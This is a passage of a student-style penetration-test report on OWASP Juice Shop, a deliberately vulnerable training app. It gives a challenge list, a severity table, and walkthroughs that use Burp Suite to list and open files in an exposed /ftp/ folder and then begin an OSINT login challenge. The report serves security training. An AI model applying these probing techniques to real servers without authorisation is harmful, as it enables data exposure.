

Professional Report for OWASP juice shop web Vulnerabilities

TABLE OF CONTENTS

Executive Summary	2
Vulnerability Details	3
Exploitation Details:	
• Sensitive Data Exposure	
○ Confidential Document ★	
○ Login MC SafeSearch ★★	
○ Visual Geo Stalking ★★	
○ Meta Geo Stalking ★★	
○ Login Amy ★★★	
○ GDPR Data Theft ★★★★	
○ Forgotten Developer Backup ★★★★	
○ Forgotten Sales Backup ★★★★	
• Improper Input Validation	
○ Missing Encoding ★	
○ Repetitive Registration ★	
○ Zero Stars ★	
○ Admin Registration ★★★	6
○ Upload Type ★★★	
○ Poison Null Byte ★★★★	
• Broken Access Control	
○ Admin Section ★★	
○ View Basket ★★	
○ Five-Star Feedback ★★	
○ CSRF ★★★	
○ Forged Review ★★★	
○ Forged Feedback ★★★	
○ Manipulate Basket ★★★	
○ Product Tampering ★★★	
○ Easter Egg ★★★★	

-
- **Unvalidated Redirects**
 - Outdated Allowlist ★
 - Allowlist Bypass ★★★★
 - **Vulnerable Components**
 - Legacy Typosquatting ★★★★
 - Vulnerable Library ★★★★
 - **Security Through Obscurity**
 - Privacy Policy Inspection ★★★
 - **Broken Anti Automation**
 - CAPTCHA Bypass ★★★
 - Extra Language ★★★★★
 - **Injection**
 - Login Admin ★★
 - Login Jim ★★★
 - Login Bender ★★★
 - Database Schema ★★★
 - Christmas Special ★★★★
 - **Security Misconfiguration**
 - Deprecated Interface ★★
 - **Cryptographic Issues**
 - Weird Crypto ★★
 - Nested Easter Egg ★★★★
 - Forged Coupon ★★★★★★
 - **Cross-Site scripting (XSS)**
 - DOM XSS ★
 - Bonus Payload ★
 - Reflected XSS ★★
 - API-only XSS ★★★
 - Client-side XSS Protection ★★★
 - **External Entity Injection (XXE)**
 - XXE Data Access ★★★
 - XXE DoS ★★★★★
 - **Broken Authentication**
 - Password Strength ★★
 - Bjoern's Favorite Pet ★★★
 - Reset Jim's Password ★★★
 - Change Bender's Password ★★★★★
-

-
- Reset Bjoern's Password ★★★★☆
-

Executive Summary

This report outlines the vulnerabilities identified in the OWASP Juice Shop application, focusing on key security issues on OWASP TOP 10 such as SQL Injection (SQLi), Cross-Site Scripting (XSS), Broken Authentication, Sensitive Data Exposure and more. Each demonstration highlights critical flaws in application security, emphasizing weaknesses in input validation, session management, access control, and data handling. The exploitation of these vulnerabilities demonstrates the potential risks they pose, including unauthorized access, data breaches, and user impersonation. Recommendations for mitigation are provided to strengthen the application's overall security posture and protect against real-world threats.

Target: 127.0.0.1:3000

The assessment was completed during the following dates:

Date	Task
Dec 26, 2024	Enumerations
Dec 26, 2024	Testing Started
Jan 4, 2025	Testing Completed
Jan 5, 2025	Report Delivered

Tools Used:


Burpsuite
Cyberchef
Crackstation
OWASP zap

Vulnerability Details

The scope of this assessment is limited to the OWASP Juice Shop, an intentionally vulnerable web application designed for security training and testing. The focus of this penetration testing exercise is to identify and exploit the following specific vulnerability topics and their subtopics:

- Sensitive Data Exposure
- Improper Input Validation
- Broken Access Control
- Unvalidated Redirects
- Vulnerable Components
- Security Through Obscurity
- Broken Anti Automation
- Injection
- Security Misconfiguration
- Cryptographic Issues
- Cross-Site scripting (XSS)
- External Entity Injection (XXE)
- Broken Authentication

The following chart shows the distribution of findings across all severity levels:



Topic	Importance (1-10)	Vulnerability	Severity Level
Sensitive Data Exposure	10	GDPR Data Theft	Critical
	8	Confidential Document	High
	8	Forgotten Sales Backup	High
	8	Forgotten Developer Backup	High
	6	Login MC SafeSearch	Medium
	6	Visual Geo Stalking	Medium
	6	Meta Geo Stalking	Medium
	6	Login Amy	Medium
Improper Input Validation	8	Missing Encoding	High
	8	Admin Registration	High
	8	Upload Type	High
	8	Poison Null Byte	High
	5	Repetitive Registration	Medium
	3	Zero Stars	Low
Broken Access Control	10	Admin Section	Critical
	8	CSRF	High
	8	Manipulate Basket	High
	8	Product Tampering	High
	6	View Basket	Medium
	6	Forged Review	Medium
	6	Forged Feedback	Medium
	3	Five-Star Feedback	Low
Unvalidated Redirects	2	Easter Egg	Low
	8	Allowlist Bypass	High
Vulnerable Components	5	Outdated Allowlist	Medium
	8	Legacy Typosquatting	High
Security Through Obscurity	8	Vulnerable Library	High
	2	Privacy Policy Inspection	Low
Broken Anti-Automation	5	CAPTCHA Bypass	Medium
	2	Extra Language	Low
Injection	10	Login Admin	Critical

	10	Database Schema	Critical
	8	Login Jim	High
	8	Login Bender	High
	5	Christmas Special	Medium
Security Misconfiguration	8	Deprecated Interface	High
Cryptographic Issues	8	Weird Crypto	High
	8	Forged Coupon	High
	5	Nested Easter Egg	Medium
Cross-Site Scripting (XSS)	8	DOM XSS	High
	8	Reflected XSS	High
	5	Bonus Payload	Medium
	5	API-only XSS	Medium
	5	Client-side XSS Protection	Medium
External Entity Injection (XXE)	10	XXE Data Access	Critical
	8	XXE DoS	High
Broken Authentication	8	Reset Jim's Password	High
	8	Change Bender's Password	High
	8	Reset Bjoern's Password	High
	5	Password Strength	Medium
	5	Bjoern's Favorite Pet	Medium

Exploitation Details:

1. Sensitive Data Exposure


Confidential Document ★

Severity: **High**


Description: Sensitive internal documents, such as financial reports, strategic plans, or proprietary research, may become exposed due to insecure document storage or misconfigured access controls. Such leaks often result from inadequate encryption, weak permissions, or unauthorized sharing.

Impact: Exposure of confidential documents can provide competitors with strategic advantages, lead to financial losses, and damage organizational credibility. Additionally, intellectual property theft could undermine future innovations and competitiveness in the market.


Steps to reproduce the vulnerability:




we start our machine, run burpsuite and get to our first challenge.
As we can see the challenge requires us to access a confidential document.



In juice shop About Us page we see a link which is downloadable .md file, we click on that to download the file while capturing the traffic using.



We find the request on burp and send it to repeater. We can see that the path for downloading the legal.md is /ftp/legal.md so we try to remove the file to see the other documents on site.



After removing the topic we see other files on server too and there is a acquisitions.md on server which looks interesting.

The screenshot shows the Burp Suite interface with a captured request for 'acquisitions.md' and its corresponding response. The response body is as follows:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Scripting: //jobs
7 Access-Control-Allow-Methods: GET, POST
8 Cache-Control: public, max-age=0
9 Last-Modified: Fri, 13 Dec 2024 14:28:05 GMT
10 ETag: W/"38d-193c06b978"
11 Content-Type: text/markdown; charset=UTF-8
12 Content-Length: 909
13 Vary: Accept-Encoding
14 Date: Wed, 01 Jan 2024 01:38:19 GMT
15 Connection: keep-alive
16 Keep-Alive: timeout=5
17
18 # Planned Acquisitions
19
20 > This document is confidential! Do not distribute!
21
22 Our company plans to acquire several competitors within the
23 next year.
24 This will have a significant stock market impact as we will
25 elaborate in
26 detail in the following paragraph:
27
28 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed
29 diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam
30 erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
31 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum
32 dolor sit amet, consetetur sadipscing elitr, sed diam
33 nonumy eirmod tempor invidunt ut labore et dolore magna
34 aliquyam erat,
35 sed diam voluptua. At vero eos et accusam et justo duo

```

We change our path to that file to see what is inside of it and we can see the title is “this document is confidential, so we have completed our challenge.

Recommendations:

If w must have an FTP folder, be very, very careful about what you put there. Access controls (IP whitelist, password, et cetera) are important if we are going to have sensitive data on there.


Login MC SafeSearch ★★

Severity: Medium

Description: Weak authentication mechanisms, such as insufficient password policies or lack of multi-factor authentication, create vulnerabilities in login systems. Attackers may exploit these flaws using brute force, credential stuffing, or phishing attacks.

Impact: Unauthorized access can result in compromised user accounts, unauthorized transactions, and potential lateral movement within systems. This jeopardizes customer trust and data integrity.

Steps to reproduce the vulnerability:




The screenshot shows a Firefox browser window displaying the OWASP Juice Shop challenge board. The URL is 127.0.0.1:3000/#/score-board?categories=Sensitive Data Exposure. The interface includes a search bar, filters for Difficulty, Status, and Tags, and a navigation bar with tabs like All, XSS, Sensitive Data Exposure, etc. Below the filters, there are four columns of challenges under the category 'Sensitive Data Exposure':

- Confidential Document** ★: Access a confidential document.
- Exposed Metrics** ★: Find the endpoint that serves usage data to be scraped by a popular monitoring system.
- Login MC SafeSearch** ★★: Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.
- Meta Geo Stalking** ★★: Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.
- NFT Takeover** ★★: Take over the wallet containing our official Soul Bound Token (NFT).
- Visual Geo Stalking** ★★: Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.
- Login Amy** ★★★: Log in with Amy's original user credentials. (This could take 93.63 billion trillion centuries to brute force, but luckily she did not read the "One Important Final Note".)
- Access Log** ★★★★: Gain access to any access log file of the server.
- Forgotten Developer Backup** ★★★★: Access a developer's forgotten backup file.
- Forgotten Sales Backup** ★★★★: Access a salesman's forgotten backup file.
- GDPR Data Theft** ★★★★: Steal someone else's personal data without using Injection.
- Leaked Unsafe Product** ★★★★: Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.

At the bottom of the screen, there is a dock with icons for various applications, including a smiley face, a compass, a discord icon, a terminal, a code editor, a Spotify icon, a plant icon, a calendar, a WhatsApp icon, a lightning bolt, a Firefox icon, a Microsoft Word icon, a file icon, and a trash can icon.

In this challenge we see that it asks from us to login as MC safeSearch which sounds a unique name.



When looking at website in reviews we saw that his mail is mc.safesearch@juice-sh.op

Google

mc.safesearch@juice-sh.op

Tümü Videolar Görüşler Haberler Yer siteleri Web Kitaplar Daha fazla Araçlar Araçlar

İpucu: Bu aramayı yalnızca Türkçe dilindeki sonuçları verecek şekilde sınırlandırmın. Dile göre filtreleme hakkında daha fazla bilgi edinin

Videolar

MC Safesearch - Protect Ya Passwordz (2014)
IMDb · Dropout
27 Eki 2014

★ ★ Login MC SafeSearch (Sensitive Data Exposure)
YouTube · Hacksplained
13 Nis 2020

